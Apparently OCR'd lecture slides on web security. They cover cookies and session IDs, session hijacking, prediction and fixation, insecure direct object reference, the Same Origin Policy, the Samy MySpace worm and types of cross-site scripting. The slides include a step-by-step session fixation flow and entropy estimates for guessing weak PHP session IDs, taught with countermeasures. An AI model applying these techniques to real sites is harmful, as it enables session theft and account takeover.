
     ```
     http://www.example.com/page.php?sessionid=7456
     ```

  3) header HTTP (e.g., Cookie)

     ```
     GET /page.php HTTP/1.1
     Host: www.example.com
     ...
     Cookie: sessionid=7456
     ...
     ```

Cookies

- Data created by the server and memorized by the client
- Transmitted between client and server using HTTP header



```
GET / HTTP/1.1
Host: www.google.com
...
```

```
HTTP/1.1 302 Found
Location: http://www.google.it/
Set-Cookie: PREF=ID...
...
```

```
GET / HTTP/1.1
Host: www.google.it
Cookie: PREF=ID...
...
```

Cookie definition RFC 2109

Attribute	Description
`name=values`	generic data (mandatory)
`Expires`	expire date
`Path`	path for which the cookie is valid
`Domain`	domain on which the cookie is valid (e.g., `.google.it`)
`Secure`	flag that states whether the cookie must be transmitted on a secure channel only
`HttpOnly`	no API allowed to access `document.cookie`


Session

- Two possible mechanism to create a session schema:
  1) data inserted manually by the coder of the web application (obsolete and unsecure)
  2) implemented in the programming language of the web application
- Session cookie
  - most used technique
  - session data stored on the server
  - the server sends a session id to the client through a cookie
  - for each request, the client sends back the id to the server (e.g., Cookie: PHPSESSID=da1dd139f08c50b4b1825f3b5da2b6fe)
  - the server uses this id to retrieve information


Security of cookie sessions

- Critical element (e.g., used for authentication)
- Risk of bypassing authentication schemas!
- Should be considered valid for a small amount of time
- Attacks:
  - hijacking → use SSL/TLS
  - prediction → use a good PRNG
  - brute force → increase id length
  - session fixation → check IP, Referer
  - stealing (XSS) → we'll see...

Session hijacking



Session hijacking for dummies…




http://codebutler.com/firesheep

Session prediction

- Early php implementation of sessions were susceptible to this attack
  - IP address: 32 bits (0 if known)
  - Epoch:32 bits (0 if known)
  - Microseconds: 32 bits (not really → 20 bits)
  - Random lcg_value() (PRNG): 64 bits (weak impl.: 20 bits)
  - TOTAL: 160 bits
    - Actually reduced to 40 or to 20 if precomputed
  - 20 bits= 1 million cookies (not that much!)

https://media.blackhat.com/bh-us-10/whitepapers/Kamkar/BlackHat-USA-2010-Kamkar-How-I-

Session fixation


Victim
Attacker
Web server
GET /index.php
Set-Cookie: sessionID=23245
http://www.target.it/?sessionID=23245
GET /?sessionID=23245
GET /login.php?user=foo&pass=bar

Insecure direct object reference

- Can happen when an application provides direct access to objects based on user-supplied input
- The user can directly access to information not intended to be accessible
- Bypass authorization check leveraging session cookies to access resources in the system directly, for example database records or files
- Zoomato hack example:
  - https://youtu.be/tCJBLG5Mayo

Content isolation

- Most of the browser’s security mechanisms rely on the possibility of isolating documents (and execution contexts) depending on the resource’s origin:
  - “The pages from different sources should not be allowed to interfere with each other”.
- Content coming from website A can only read and modify content coming from A, but cannot access content coming from website B
- This means that a malicious website cannot run scripts that access data and functionalities of other websites visited by the user

Cross site example


- You are logged into Facebook and visit a malicious website in another browser tab
- What prevents that website to perform any action with Facebook as you?
- The Same Origin Policy
  - If the JavaScript is included from a HTML page on facebook.com, it may access facebook.com resources

Same Origin Policy implications

- The identification of all the points where to enforce security checks is non straightforward:
  - A website CANNOT read or modify cookies or other DOM elemets of other websites
  - Actions such as "modify a page/app content of another window" should always require a security check
  - A website can request a resource from another website, but CANNOT process the received data
  - Actions such as "follow a link" should always be allowed

SOP – Same Origin Policy

- SOP was introduced by Netscape in 1995, 1 year after the standardization of cookies.
- SOP prerequisites
  - Any 2 scripts executed in 2 given execution contexts can access their DOMs iff the **protocol**, **domain name** and **port** of their host documents are the same.



Originating document	Accessed document	Non–IE browser	Internet Explorer
http://example.com/**a/**	http://example.com/**b/**	Access okay	Access okay
http://example.com/	http://**www.**example.com/	Host mismatch	Host mismatch
http://example.com/	**https**://example.com/	Protocol mismatch	Protocol mismatch
http://example.com**:81**/	http://example.com/	Port mismatch	Access okay

Source: "The Tangled Web", Michael Zalewski, ED. No Starch Press, 2011.

SOP – Limits and solutions

- SOP simplicity is its limit too
  - We cannot isolate homepages of different users hosted on the same (protocol, domain, port)
  - Different domains cannot easily interact among each others (e.g., access each other DOMs—http://store.google.com and http://play.google.com)
- Solutions:

(1) document.domain: both scripts can set their top level domain as their domain control (e.g., http://google.com)

- Issue: communication among other (sub)domain is now possible (e.g., http://mobile.google.com)

(2) postMessage(...): more secure version, introduced by HTML5


Client side attacks

Client-side vs Server-side attacks

- Exploit the trust:
  - Of the browser
    - Ex: **Cross site scripting, Cross Site Request Forgery**
  - Of the server
    - Ex: Command injection, File Inclusion, Thread concurrency, **SQL injection**

MySpace Worm

- MySpace Samy's friend requests om 2005



MySpace.com | Home The Web MySpace Search Help | Sign

classmates.com

I graduated in:
State: MD Year: 90 GO!

Springfield High (1084) Martin Luther King High (676) Trinity High School (328) NEW! YOUR High School (820)

Home | Browse | Search | Invite | Rank | Mail | Blog | Favorites | Forum | Groups | Events | Games | Music | Classifieds

KICK A$$

I RULE

Mail Center
Friend Request Manager

Approve or Deny Your Friend Requests Here [he

Inbox
Saved
Sent
Trash
Bulletin
Friend Requests
Pending Requests
Event Invites

Listing 1-10 of 919664 1 2 3 4 5 >> of 91967 Next

	Date:	From:	Confirmation:
☐	Oct 4, 2005 10:22 PM	Online Now!	PLEASE DON'T PRESS CHARGES Lulu the Loveable Freak wants to be your friend! Approve Deny Send Message

http://samy.pl/popular/

Client-side Attacks

- Exploit the trust
  - that a user has of a web site (XSS) or
  - that of a web site toward a user (CSRF)
- Steps:
  1) The attacker can inject either HTML or JavaScript
  2) The victim visits the vulnerable web page
  3) The browser interprets the attacker-injected code
- Goals:
  - Stealing of cookie associated to the vulnerable domain
  - Login form manipulations
  - Execution of additional GET/POST
  - . . . Anything you can do with HTML + JavaScript!

Cross-Site Scripting (XSS)

- Target: the users' applications (not the server)
- Goal: unauthorized access to information stored on the client (browser) or unauthorized actions
- Cause: Lack of input sanitization (once again!)
- In a nutshell:
  - the original web page is modified and HTML/JavaScript code is injected into the page
  - the client's browser executes any code and renders any HTML present on the (vulnerable) page
- A very common attack. . .

Types of XSS

- Reflected XSS
  - The injection happens in a parameter used by the page to dinamically display information to the user
- Stored XSS
  - The injection is stored in a page of the web application (tipically the DB) and then displayed to users accessing such a page
- DOM-based XSS
  - The injection happens in a parameter used by a script running within the page itself

Possible effects

